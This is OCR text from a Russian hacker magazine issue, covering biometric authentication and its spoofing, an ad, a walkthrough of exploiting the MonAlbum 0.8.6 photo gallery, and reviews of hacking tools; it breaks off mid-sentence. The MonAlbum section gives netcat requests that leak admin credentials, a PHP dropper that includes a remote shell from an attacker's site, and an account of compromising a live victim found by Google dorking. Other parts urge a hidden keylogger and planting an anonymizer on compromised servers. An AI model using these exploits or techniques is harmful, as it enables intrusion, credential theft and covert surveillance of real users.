Для рассмотрения конкретных биометрических систем надо сказать пару слов об их классификации. Наиболее распространено разделение на аппаратные и программные



dvd

На диске ты найдешь две программы, реализующие биометрическую проверку по нажатым клавишам. Одна из них моя :).



links

www.aditech.co.uk — продукты распознавания по лицу;
www.fingertec.com — распознавание по отпечаткам пальцев;
www.fingerprint-it.com — много всего полезного по биометрии: от готовых продуктов до описания технологий;
biometric.ru — достаточно интересный сайт просто «о биометрии»;
biolink.ru — сайт крупного российского производителя биометрических продуктов.

Пару слов о надежности биометрических систем

Все подобные системы характеризуются тремя показателями:
1) FAR (False Acceptance Rate) — частота ложных приемов. Например, если из 100 проб входа в систему злоумышленником (который, ясен перец, там не зарегистрирован) может произойти одна случайная идентификация его с законным пользователем, то FAR=0,01, что, в общем-то, многовато для статических (физиологических) систем и нормально для динамических (поведенческих).
2) FRR (False Rejection Rate) — частота ложных отказов. Например, если на 100 аутентификаций, выполненных законным пользователем, произошло два неправомерных отказа, то FRR=0,02.
3) EER, или ERR (Equal Error Rate, или ERror Rate), — частота ошибок. Это сложное понятие, которое формируется в связи с тем, что биометрическую систему обычно можно настраивать, варьировать ее параметры. Так вот FAR и FRR связаны между собой, и когда один показатель уменьшается, второй обязательно увеличивается. Если при каких-то настройках FAR=FRR, то это и есть значение ERR.



Святая святых биометрии — считыватель отпечатка пальца в чистом виде

Комбинированное устройство, считывающее отпечатки пальцев, а также карты TouchMemory



Устройство трехмерного распознавания лица (работает на расстоянии до 2 метров в инфракрасном диапазоне)



Устройство считывания геометрии руки

системы, а также на статические и динамические. С первым разделением, в общем-то, все понятно, а вот второй способ надо рассмотреть подробнее.

Статические системы еще называют физиологическими (это даже более распространенное название), а динамические системы — поведенческими. Первые проверяют какие-нибудь характеристики тела человека (отсюда название «физиологические»), которые не изменяются в течение достаточно длительных периодов его жизни (следовательно, «статические»). Это, например, те же самые отпечатки пальцев. Что же касается динамических (поведенческих) систем, то тут контролю подлежит не тело человека, а его привычки, поведение. Способ, особенности выполнения и конечный результат каких-либо заданных действий. Это, например, также распространенный в быту способ верификации документов подписью.

Итак, пришло время рассмотреть некоторые конкретные биометрические системы.

Физиологические биометрические системы

Этот класс систем наиболее надежен и обычно реализуется аппаратно (и поэтому это дорого). Рассмотрим некоторые примеры.

Немного о терминологии

Надеюсь, ты часто слышишь слова «идентификация», «аутентификация» и прочая «ция». Я сам лично постоянно путаю их друг с другом и употребляю невпопад. Поэтому разберемся.

Авторизация (разрешение) — процесс (процедура) получения доступа к какому-либо закрытому (охраняемому) объекту; может проводиться разными способами; в ней можно выделить три нижеследующих составляющих.

Идентификация (распознавание) — процесс выбора одного пользователя из всей совокупности пользователей, зарегистрированных в системе; она позволяет ответить на вопрос: «Кто это?» Можно сказать, что идентификация это процесс поиска соответствия «один из многих».

Аутентификация (отождествление) — это процедура доказательства, что пользователь действительно является зарегистрированным пользователем системы (именно тем, которым он назвался или был опознан в процессе идентификации). Другими словами, это установление подлинности утверждения «один к одному».


Верификация (проверка, подтверждение) — термин, который часто используется как синоним аутентификации. А вообще русские эквиваленты в скобочках приведены, так что сам разбирайся...

Бонус

На диске ты найдешь исходник простейшей программулины, которую я написал специально для этой статьи. При желании с помощью нее ты сможешь изучать особенности биометрических систем. Единственным контролируемым параметром является время удержания каждой отдельно взятой клавиши. У программы есть два режима работы. В режиме «Обучение» она думает, что с ней работает законный пользователь, и считает среднее время удержания клавиш, которые записываются в файл ethalon.dat. Потом программу можно запустить в режиме «Контроль», и по набору того же самого (или другого) текста программа будет отслеживать время удержания клавиш текущего пользователя. Когда пользователь наберет достаточное количество букв (определяется константой NumSymb), произойдет сравнение имеющихся значений среднего времени с эталонным. Конечно, при этом даже у законного пользователя возникнет определенная погрешность (помним, что это все-таки поведенческая система, которой принципиально присущи погрешности). Так вот результат сравнения (кстати, он высчитывается с помощью меры Евклида) сравнивается с так называемой стандартной непохожестью, определяемой константой MaxNepoh (кстати, Nepoh возникло от слова «непохожесть», а не от того, о чем ты подумал). Таким образом, систему можно настраивать: сделаешь больше NumSymb — работа станет точнее, но авторизация будет происходить дольше; сделаешь меньше MaxNepoh — уменьшится FAR, но и возрастет FRR. Короче говоря, настройки, как обычно, в твоих руках. Ах да, забыл сказать: исходный текст моей программы можешь использовать, как тебе заблагорассудится, я тебе его дарю!



Комбинированный замок, считывающий в том числе отпечатки пальцев



Скрин

Система распознавания отпечатков пальцев, на первый взгляд, достаточно сложна в реализации, но на самом деле это совершенно не так! Если в твоем железном друге есть сканер, то организовать такую СКД ты можешь и сам. Для этого тебе придется изучить технику работы с TWAIN-драйвером сканера и основы внедрения в механизм авторизации при входе в ОС Windows (ищем инфу по процессу Winlogon и библиотеке GINA), то есть вопросы чисто технические. Несколько сложнее организовать распознавание отпечатка и сравнение его с эталоном: тут придется поднапрячь мозги (использовать нейронные сети, что есть круто, либо какие-нибудь меры, характеризующие разницу двух изображений, что не так надежно и не круто) или взять какое-нибудь стороннее ПО.

Что касается обмана систем распознавания отпечатков пальца, то практически все системы, которые могут встретиться нам в быту, легко обходятся простым подсовыванием фотографии нужного (отнюдь не 21-го) пальца.

Другое дело — аппараты для доступа в серьезные учреждения. Эти системы помимо распознавания рисунка на пальце контролируют и другие его характеристики. Во-первых, датчики могут быть расположены пространственно, а не в одной плоскости, что сразу отсекает все попытки использования плоских изображений (зато можно подсунуть





гипсовый макет пальца). Далее, система может контролировать температуру в некоторых характерных точках пальца. Ты, конечно, можешь сказать, что такой способ будет не очень надежным — сейчас я пришел с мороза, а вчера был в теплых перчатках. Что я могу на это ответить? Только то, что такие системы действительно существуют, и, значит, как-то они все-таки все это реализуют. Кроме того, можно измерять сопротивление некоторых участков кожи пальца и связанное с этой величиной значение электростатического потенциала. Как выясняется, сопротивление кожи зависит от ее толщины в этот месте, расположения кровеносных сосудов, распределения жира под ней и еще туевой хучи уникальных для каждого человека (и даже пальца!) параметров. А тут уже недалеко и до эффекта Кирлиана, на основании которого некоторые шарлатаны выстраивают картины человеческой ауры. Согласно их утверждениям, получается, что биометрическая система, контролирующая потенциалы на пальце, будет распознавать человека по его ауре! Не правда ли, надежный способ? :)

Да что это мы все про отпечатки... Ведь есть еще уйма параметров тела человека, подходящих для надежного контроля его личности. Существуют системы, которые контролируют следующие параметры:

• Геометрия руки (обычно кисти). Если контролю подлежат только очертания кисти, то есть система является двухмерной (сканирование происходит только снизу), то ее легко можно обмануть, подсунув фото. Если датчики расположены в пространстве, но температура не контролируется — в аптеку за гипсом и ваяй! Короче, все так же, как и с одним (средним) пальцем.

• Радужная оболочка глаза. Ну-ка вглядись в отражение своего глаза в зеркальце — темный зрачок окружен цветными радиальными узорами, которые у каждого человека абсолютно уникальны! Кроме того, в этом случае глаз прислонять никуда не надо: его можно (автоматически) найти на фоне лица, сфотографировать с большим увеличением даже с расстояния порядка метра, а затем распознать. Подделать трудно. Как это сделать — не знаю.

• Рисунок кровеносных сосудов на сетчатке глаза (то есть внутри глаза). Вот как раз в этом случае глаз и надо засовывать в разные дырки, зато вероятность ложного приема практически равна нулю. По заверениям отдельных авторитетов, это самые надежные (дорогие и неудобные) биометрические системы.

• Геометрия лица, то есть тот же способ, который при узнавании друг друга используют обычные люди. Особенности те же, что и при контроле пальца и руки.

• ДНК, но это очень долго и поэтому может применяться (пока!) для каких-либо несрочных экспертиз.

В общем, все перечисленные системы делаются аппаратными, и стоимость их составляет 100 — 10 000 у.е., что не очень-то и мало при их серийной установке (например, на дверях в охраняемые помещения).

ПОВЕДЕНЧЕСКИЕ БИОМЕТРИЧЕСКИЕ СИСТЕМЫ

Этот класс СКД менее надежен, так как оценивает поведение человека, которое в принципе может меняться. Отсюда низкая точность работы этих систем. Но зато большинство из них могут быть программными, то есть не требующими специального аппаратного обеспечения. Кроме того, их работа может быть прозрачной для пользователя и непрерывной во времени, а значит, психологически удобной и не отвлекающей от привычной жизнедеятельности. Итак, аутентификация может проводиться по следующим аспектам:

• Голос. Способ — реально фигня! Записал чужой голосок на магнитофон — и готово. Плюс проблемы при простудах и перепое у законных пользователей (вот не знаю, как у других, а у меня после хорошего перепоя даже рисунок линий на пальцах меняется — не то что голос).

• Подпись. В принципе, подпись может быть выполнена стилусом на тачпаде, а при этом уже можно оценивать не только конечный результат, но и динамику его создания.

• Клавиатурный почерк. Понятно, что у каждого пользователя есть свой сложившийся стиль набора текста, то есть интервалы между нажатиями каждой пары (а то и тройки) клавиш вовсе не случайны! Также можно оценивать время удержания каждой клавиши.

• Характеристики работы с мышью. Кто-то любит двигать мышью неспешно по слегка закругленным траекториям, а кто-то делает это быстро и исключительно по прямой. Чем не критерий для идентификации?

• Некоторые психологические привычки пользователя. К примеру, кто-то любит нервно возить мышью, а кто-то скроллингом балуется. Особенности найдутся!

И вот еще в чем привлекательность поведенческих систем: сделать такую СКД ты можешь легко и сам! Для этого подойдет любой язык программирования, который поддерживает создание приложений под Windows.

Если ты выберешь более легкий путь, то достаточно один раз при старте Винды (или, может, при старте твоей защищенной программы) попросить пользователя ввести указанный ему текст. Поскольку при этом работа будет происходить исключительно в твоей собственной программе, то париться особо не нужно — замерить промежутки между нажатиями можно хотя бы по времени прихода сообщений WM_KEYDOWN. Затем эти интервалы нужно сравнить с эталонными значениями, которые были получены при наборе этой же фразы ранее. Сравнивать можно опять же двумя способами: с помощью какой-нибудь меры (Хемминга, Евклида — освежи матпознания на досуге) или с помощью распознающей нейронной сети (если ты еще не знаешь, что это такое, прочти обязательно где-нибудь в инете — это очень здоровское средство для распознавания любых образов).

Однако так мы получим систему, работающую только один раз. А потом выйдешь ты на пару минуток, а какой-нибудь гад подойдет к твоему компьютеру и давай с него секретную инфу сливать — авторизацию-то ты уже прошел, она была однократной! Другое дело, если система будет непрерывной, то есть постоянно (и тихо) следящей за поведением пользователя. Тут уже надо продумать какой-то механизм получения глобальной информации о его действиях (ведь фокус ввода не все время будет в твоей программе). По мнению автора, наиболее оптимальным для указанных целей является использование крючьев (хуков или механизма фильтрации сообщений) ОС Windows. Надо сказать, что установленный глобальный хук позволяет нашей программе (а точнее, библиотеке) перехватывать сообщения, отправленные всем работающим программам, а значит, пока пользователь набирает очередную белиберду в Word'е, наша программа непрерывно контроллирует его личность (кстати, сюда же можно и кейлоггер простой встроить).

В общем, дерзай! Ты должен сделать нечто похожее, но круче! А что? Давай бабахай низкоуровневый драйвер клавиатуры, чтобы его вообще никак нельзя было обмануть, и чтобы еще туда можно было что-нибудь полезное впихнуть, и чтобы никто не догадался!

Этим радостным призывом заканчиваю свое повествование и надеюсь, что кому-нибудь оно таки поможет в повышении своего образовательного уровня, а также в деле общего просвещения молодежи.

Реклама. Товар сертифицирован

ZyXEL

Ноутбук папа

Комп. брата

Мой комп.

Интернет

ТВ приставка

Игровая приставка

Марка №1 для доступа в Интернет*

* По результатам опроса читателей журнала «Железо» #12 (34) за 2006 год.

Интернет-центр для подключения по ADSL
P-660HTW

Быстрая настройка NetFriend

Разведение Интернета в домашних условиях

Интернета в доме хватит всем. Компьютеру в детской комнате, приставке для интерактивного телевидения в гостиной, беспроводному ноутбуку в кабинете и даже IP-телефону для экономии на междугородных звонках. Интернет-центры ZyXEL объединяют домашнюю компьютерную технику в сеть и подключают к Интернету по ADSL или выделенной линии на скорости, достаточной даже для телевидения высокой четкости. Цифровые фотографии, музыка и фильмы доступны в каждом уголке вашего дома и надежно защищены от атак хакеров. Чтобы настроить подключение к Интернету и беспроводную сеть, не нужно вызывать специалиста.

В любой точке России достаточно выбрать провайдера и тариф из списка, а все остальное за вас в считаные минуты сделает интеллектуальная технология быстрой настройки ZyXEL NetFriend.



P-660HT

- Интернет-центр для подключения по ADSL
- Для нескольких компьютеров и ТВ-приставки



P-330W

- Интернет-центр для выделенной линии Ethernet
- Одновременный доступ к локальным ресурсам
- Wi-Fi для ноутбуков и смартфонов



P-2602HW

- Интернет-центр для подключения по ADSL
- Для трех компьютеров, ТВ-приставки и Wi-Fi-ноутбуков
- IP-телефония и мини-АТС для двух домашних телефонов

Бесплатная горячая линия ZyXEL: (495) 542-8929, 8 (800) 200-8929, omni.zyxel.ru


GASOID «STEFUN» RICH
/ GASOID@GMAIL.COM /



детские ошибки MonAlbum

СКРЫТЫЕ КЛЮЧИ АВТОЗАПУСКА В СИСТЕМНОМ РЕЕСТРЕ НАХОДИМ БАГИ В СЕМЕЙНОМ ФОТОАЛЬБОМЕ

«Да ты хакер», — часто говорят мне знакомые и друзья. Но никто из них и не догадывается, как трудно стать матерым взломщиком и сколько надо прочитать, просмотреть исходников, чтобы наконец-то найти свой первый баг! У меня за спиной, конечно же, не один баг, но я с радостью готов вспомнить молодость и показать тебе последовательность анализа популярного самописного движка. Готов? Тогда отправляемся в путь!

ПРЕДЫСТОРИЯ

Как-то раз ко мне в аську постучался знакомый и попросил найти уязвимость на одном сайте (приводить название сайта я не буду). На ресурсе находилось несколько страничек и форум — в общем, ничего особенного я там не нашел. Сайт был написан на PHP с поддержкой SQL; на движок пока не хотелось тратить время, и я продолжил чисто поверхностное исследование. На сайте находился какой-то блог, но толку от него практически не было. Там же стояла непонятная фотогалерея MonAlbum версии 0.8.6. Я решил ее исследовать и найти ошибки в коде. Собственно, всем известно, что безошибочных скриптов не бывает, просто надо очень внимательно изучать каждую часть кода. Таким образом я и решил найти баг (что мне в дальнейшем и удалось :)).

ОСМОТР ПАЦИЕНТА


Все мы любим свежие баги в популярных скриптах, тем более когда мы их сами находим. А еще приятнее, когда эти баги обнаруживаются в скриптах, установленных на раскрученных сайтах :). Для успешной реализации задуманного мне пришлось скачать MonAlbum к себе на комп. Для этого я воспользовался поисковой системой www.google.ru — это, на мой взгляд, самый лучший хакерский поисковик, о его возможностях не раз писали в «Хакере». Но, как говорится, на вкус и цвет товарищей нет. Так что юзай то, что предпочитаешь ты.

PHP-скрипт галереи представлял собой фотогалерею с поддержкой базы данных MySQL. Скрипт этот на просторах рунета не очень популярен, но в Западной Европе таких сайтов много, особенно в зоне .de.


Я скачал последнюю версию скрипта — 0.8.6. Лучше экспериментировать локально, поэтому на Винде я использую для этих целей Denwer (хотя можно довериться и аналогичному по функциям TopServer'у).

Распаковав архив, я увидел следующие файлы/папки: _doc, admin, conf, css, images, img, lang, lib, admin.php, image_agrandir.php, image_description.php, index.php, install.php. Для установки движка я открыл в браузере файл install.php. Потом, бегло просмотрев файл index.php (я открыл его первым, потому что он index), я ничего особенного не обнаружил и перешел к следующему файлу image_agrandir.php. И тут удача мне улыбнулась — я нашел первую XSS:

```
echo "<html><head>";
if ($slide && $nextimage) {
    echo "<META HTTP-EQUIV=REFRESH
          CONTENT=\"$slide;
```



Веб-админка самопального хостинга на взломанном серваке



bugtrack

```
    URL=image_agrandir.php?id_image=
    $id_rub_sup&slide=$slide\">";
}
echo "<link rel=stylesheet type='text/css'
href='css/album.css'><title>$gsite</
title></head><body bgcolor='$gpage'>";
```

Переменные $slide и $nextimage перед приведенным кодом не фильтровались. Но это, к большому сожалению, особо ничего не давало. Поэтому я перешел к просмотру админки, и меня сразу же порадовал скрипт admin/admin_affrech_rub.php:

```
echo "<br><b>"._LIST_OF_DIR."</b> : <br>";
$prubrique = $_POST["prubrique"];
if (isset($prubrique)&&$prubrique!="")
{
 $result = execute_requete("select id_rub ,
nom from  monalbum_rubrique where nom like
\"$prubrique%\" order by nom");
```

Ура! SQL-injection! Но для эксплуатации нужны были права админа, а их еще надо было получить! Для проверки своих догадок я протестил эту SQL-инъекцию локально:

```
>nc 127.0.0.1 80
POST /admin/admin_affrech_rub.php HTTP/1.1
HOST: alb
Content-Length: 15

prubrique=1lk'
```

И получил интересный ответ. По идее, после заголовков сервера никаких данных быть не должно, так как браузер сразу же переходит по значению хидера Location. Но вопреки моим ожиданиям...


```
HTTP/1.1 302 Found
Date: Fri, 29 Jun 2007 11:21:21 GMT
Server: Apache/1.3.33 (Win32) PHP/4.4.4
X-Powered-By: PHP/4.4.4
Set-Cookie: PHPSESSID=a70b5b2705f20a83dc51
64532e9c833f; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: http://alb/admin/login_page.php
...
<html><head><link rel=stylesheet
type='text/css' href='../css/album.css'></
head>
<body bgcolor='FFFFFF'><table border=0
cellspacing=3 width=600><tr><td bgcolor=#
999999 width=100%><table border=0
cellspacing=0 cellpadding=3
width=100%><tr><td
 bgcolor=#DEDEDE><center>Search for
directories</center></td></tr></table></
tabl
e><br><form method='post' action=admin_
affrech_rub.php><input type="hidden" name
="PHPSESSID" value="426d84db7a48c04a98ca48
5837fbdd5e" />
</td><td><input type='text'
name='prubrique'>
<input type='submit' value='Search'>
</form><br><b>List of folders</b> : <br><a
href=admin_ajouter_ru
b.php?id_rub=1&PHPSESSID=426d84db7a48c04a9
8ca485837fbdd5e>444</a><br><a href=ad
min_ajouter_rub.php?id_rub=0&PHPSESSID=426
d84db7a48c04a98ca485837fbdd5e>Tmp</a><
br> <br><br><b>2</b> results</body><
/html>
```

«Вот это да!» — подумал я. Хотя в ответе сервера и нет указания на ошибку в запросе, но ясно, что скрипт выполняется дальше, даже если нет прав админа. А значит, надо найти файл, отвечающий за ввод или вывод настроек. И вот тот самый файл admin/admin_configuration.php. Смотрим дальше и видим следующее:

```
include("./secure.php"); //инклудим файл
secure.php
$glangage = $_POST['glangage'];
//язык, вот здесь интересно
if (!isset($glangage)) include("../
conf/config.inc.php"); // inclut pas qd
sauvegarde, ну здесь конфиг инклудится
include ("../lib/album.inc"); // какая-то
библиотека
include_once("../lang/$glangage"); // ло-
кальный инклуд!
$mod = $_POST['mod'];
//дальше идет вывод настроек MonAlbum...
```

Вот ключик к админке! Теперь получить шелл на сайте было делом техники. Что касается файла secure.php, то в нем не было ничего, кроме:


```
session_start();
if (!isset($_SESSION['name']))
   header ("Location: http://" . $_
SERVER['HTTP_HOST'].dirname($_SERVER['PHP_
SELF'])."/login_page.php");
```



info

К твоему сведению, на запрос «Powered by MonAlbum site:.de inurl:index.php» Гугл выдал мне кучу сайтов.

Счастливым владельцам галереи MonAlbum я бы порекомендовал пропатчить файл secure.php либо полностью отказаться от этого скрипта.



links

По ссылке http://d4rkevil.org/sploit.html можно найти сплоит для этой уязвимости. Сплоит до написания статьи находился в строжайшем привате, но для тебя мы откроем этот «железный занавес». Последняя версия скрипта 0.8.6c доступна на сайте www.3dsrc.com/monalbum.




Внешний вид MonAlbum



Главная страница фотогалереи MonAlbum

Код всего лишь перенаправлял юзера, если тот был не в сессии администратора. Самое интересное, что в коде отсутствовали инструкции die() и exit, хотя по соображениям безопасности они должны были быть! Остальные инклуд-файлы, судя по их названиям (../conf/config.inc.php, ../lib/album.inc), не представляли интереса.
Строчка «include_once("../lang/$glangage")», расположенная в файле admin_configuration.php, не должна была вызвать какие-то проблемы, даже если $_POST['glangage'] ссылался бы на несуществующий файл (можно считать, что это локальный include-баг). Вместе с отсутствием die это были два очень серьезных бага.

НАПУТСТВИЕ ПЕРЕД БОЕМ!

Итак, благодаря поверхностному изучению движка, мы имеем возможность просмотреть все настройки скрипта, включая логин и пасс админа, а также данные для подключения к БД, потому как скрипт продолжает выполняться после перенаправления браузера (хидер Location). Теперь попробуем, заюзать баг на практике. Но уже не локально, а удаленно, выбрав себе жертву через Google.

ЭКСПЛУАТАЦИЯ БАГА

И вот я придумал, как залить шелл, что оказалось очень просто. Но все по порядку. Сначала надо получить доступ к админке. Делаем следующее:

```
>nc www.victim.ru 80

GET /monalbum/admin/admin_configuration.php HTTP/1.1
HOST: www.victim.ru
```

После этого HTTP-запроса сервер выполнит PHP-скрипт admin_configuration.php. Тот вернет HTML-код, который будет объединен с ответом сервера. В куче HTML-кода есть password и login админа. Нашел? Молодец! Теперь заходим в админку www.victim.ru/monalbum/admin.php. И заливаем на сервак следующий файл:

```
<?php
$f=fopen("../images/sh.php","w");
fputs($f,"<?php include(\"http://my_site/
sh.txt\");?>");
fclose($f);
die("yeah!");
?>
```

Здесь, как ты сам догадался, sh.txt — твой любимый PHP-шелл. После закачки я получил кучу предупреждений по поводу невозможности определить разрешение файла, тип картинки и т.д., но файл успешно сохранился в папке /images.

Дальше заходим браузером на admin/admin_configuration.php, сохраняем страницу на жесткий диск, удаляем из паги <input type="hidden" name="mod"> и меняем <select name="glangage">, а точнее, значение одного из <option> на название нашего файла «../images/sh.jpg» (не забудь изменить параметр action формы корректным значением).
Теперь перезагружаем страничку, выбираем нужный нам язык и отправляем форму на сервер. Но это не получится, если в настройках запрещен удаленный инклуд файлов. В случае такого досадного рестрикта, поступим следующим образом:
Приготовим два файла. Первый — sh1.jpg:

```
<?php
system("mv ../images/sh2.jpg ../images/xxx.php");
die();
?>
```

И sh2.jpg — сам шелл.
Файл sh1.jpg после обращения к нему должен переименовать sh2.jpg в xxx.php. Залив их обоих на сервер жертвы описанным выше способом, воспользуемся инклудом, и скрипт сработает!
Зайдя на пагу www.victim.com/monalbum/images/xxx.php, я увидел долгожданную картину. Но потом испугался, что придется отвечать за содеянное, и ушел со страницы восвояси. И при этом я не забыл удалить все файлы, кроме самых нужных. Потом было пиво, водка, девушки, защита диплома, а главное — свобода! В общем, все остались довольны, и никто не пострадал :).




Код исходника сплоита под MonAlbum



ENTHUSIAST INTERNET AWARD

ENTHUSIAST INTERNET AWARD
Конкурс web-проектов
среди энтузиастов



Мы собираем не просто людей, чем-то увлеченных и готовых получать информацию о своем увлечении, а энтузиастов, создающих собственные медийные проекты, рассказывающие об их увлечениях.
Участие в конкурсе - не просто возможность рассказать о своем увлечении широкому кругу людей, но и показать свой талант креатора, дизайнера и web-разработчика.
Одним словом, **делаешь то, что нравится и нравится то, что делаешь!**


СТАРТ - 1 НОЯБРЯ



Подробную информацию о конкурсе читай на www.eaward.ru

Официальный спонсор категории Gaming мониторы Samsung

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-TOOLS

Программы для хакеров

ПРОГРАММА: PHP-ANONYMIZER
ОС: WIN/*NIX
АВТОР: МАЛЫГИН АЛЕКСАНДР



Анонимный серфинг с КПК

Казалось бы, об анонимном серфинге сказали уже все и не один раз. Но нет, проблемы на этом фронте по-прежнему остаются. «Какие могут быть траблы, когда кругом полно соксов/VPN/проксиков?» — спросишь ты и получишь очередную оплеуху :). Дело в том, что иногда юзать вышеперечисленные средства попросту не представляется возможным. И речь вовсе не о том, что кто-то хочет поджать 30 баксов, не отдавая их на оплату сокс-сервиса, — все гораздо серьезнее.

Тот, кто использует КПК для работы в Сети, наверняка поймет меня с полуслова. Ведь проблема не нова: найти удобный и функциональный VPN-клиент под мобильный девайс зачастую достаточно сложно, а о соксификаторах я вообще молчу. В то же время подавляющее большинство браузеров под Windows Mobile (IE, Opera, Minimo, Webby, etc) напрочь отказывается дружить с проксиками. В этом мне пришлось убедиться на собственном опыте. После долгих мучений я таки выискал браузер NetFront, который (о чудо!) поддерживал работу через прокси. И все бы ничего, но софтинка глючила так часто, что терпению моему быстро пришел конец. Я перерыл в рунете солидную часть порталов, посвященных КПК, и был вознагражден за труды. Удача носила скромное название — PHP-anonymizer и являла собой PHP-скрипт. Для того чтобы развеять твои сомнения в полезности утилиты, коротко поясню: тулза заливается на поломанный сервер, и впоследствии все соединения идут через нее. Веб-интерфейс скрипта незамысловат и выражен лишь одним полем — адресной строкой. Как ты, наверное, понял, PHP-anonymizer играет роль некоего промежуточного браузера между нами и атакуемым хостом :). При этом наш IP-адрес остается в полной безопасности, поскольку в логах жертвы отмечается IP'шник сервера, на который залит скрипт.

Из особенностей утилы стоит отметить следующие:


- работает при включенном на сервере режиме safe mode;
- поддерживает post-запросы, basic-авторизацию, download и upload файлов;
- поддерживает сессии и кукисы;
- не использует временные файлы;
- не требует разрешения на запись на сервере;
- не требует установки;
- малый вес (порядка 22 Кб).

Как видишь, скрипт способен выполнять возложенные на него задачи в самых суровых боевых условиях. Для успешного функционирования подойдет практически любой веб-шелл, коих в твоей коллекции, уверен, не один десяток :). Так что вот тебе еще одно средство обеспечения анонимности в твою копилку. Надеюсь, теперь ты действительно сможешь спать спокойно :).

При желании скрипт можно проапдейтить своими руками (например, замутить закладки), но учти, что для этого эти самые руки должны быть прямыми :).

ПРОГРАММА: FIDDLER
ОС: WINDOWS 2000/XP
АВТОР: ERIC LAWRENCE

Часто ли ты имеешь дело с различными дебаггерами? На этот вопрос все ответят по-разному, но суть будет одна: дебаггер дебаггеру рознь :). Наверняка, ты хоть разок «держал в руках» Olly Debugger или нечто ему подобное. На самом деле отлаживать можно все что угодно, вплоть до веб-приложений... Так вот здесь стоп, наша остановка :). Почему я заговорил о вебе? Все элементарно. Примитивными багами уже никого не удивишь, да и встречаются они все реже и реже. А вот дебаггинг HTTP-запросов представляет собой весьма забавную вещь (правда порой и изрядно геморройную). Но, как известно, от сумы и от тюрьмы...



Юзаем веб-дебаггер

В общем, первое, что нам потребуется, — это хороший, функциональный инструмент, поэтому с него и начнем. Одним из ярких представителей таковых является софтина под названием Fiddler. Тулза имеет огромное количество настроек и подходит для наших целей как нельзя лучше. Чтобы ознакомить тебя с этим зверем, приведу краткий перечень прибамбасов утилы:

- возможность ручной правки HTTP-хидеров;
- поддержка методов GET, POST, HEAD, TRACE, etc;
- встроенный прокси-сервер;
- отображение всевозможной информации о соединении и транспортировке HTTP-пакетов;
- автоматическая подмена поля User-Agent (IE 6,7, NetScape 3, FireFox 1.5);
- ведение полного лога коннектов.

Как ты понял, Fiddler представляет собой полноценный веб-дебаггер, изначально предназначенный для отладки веб-приложений кодерами. Но, смею заверить, и наш взгляд он

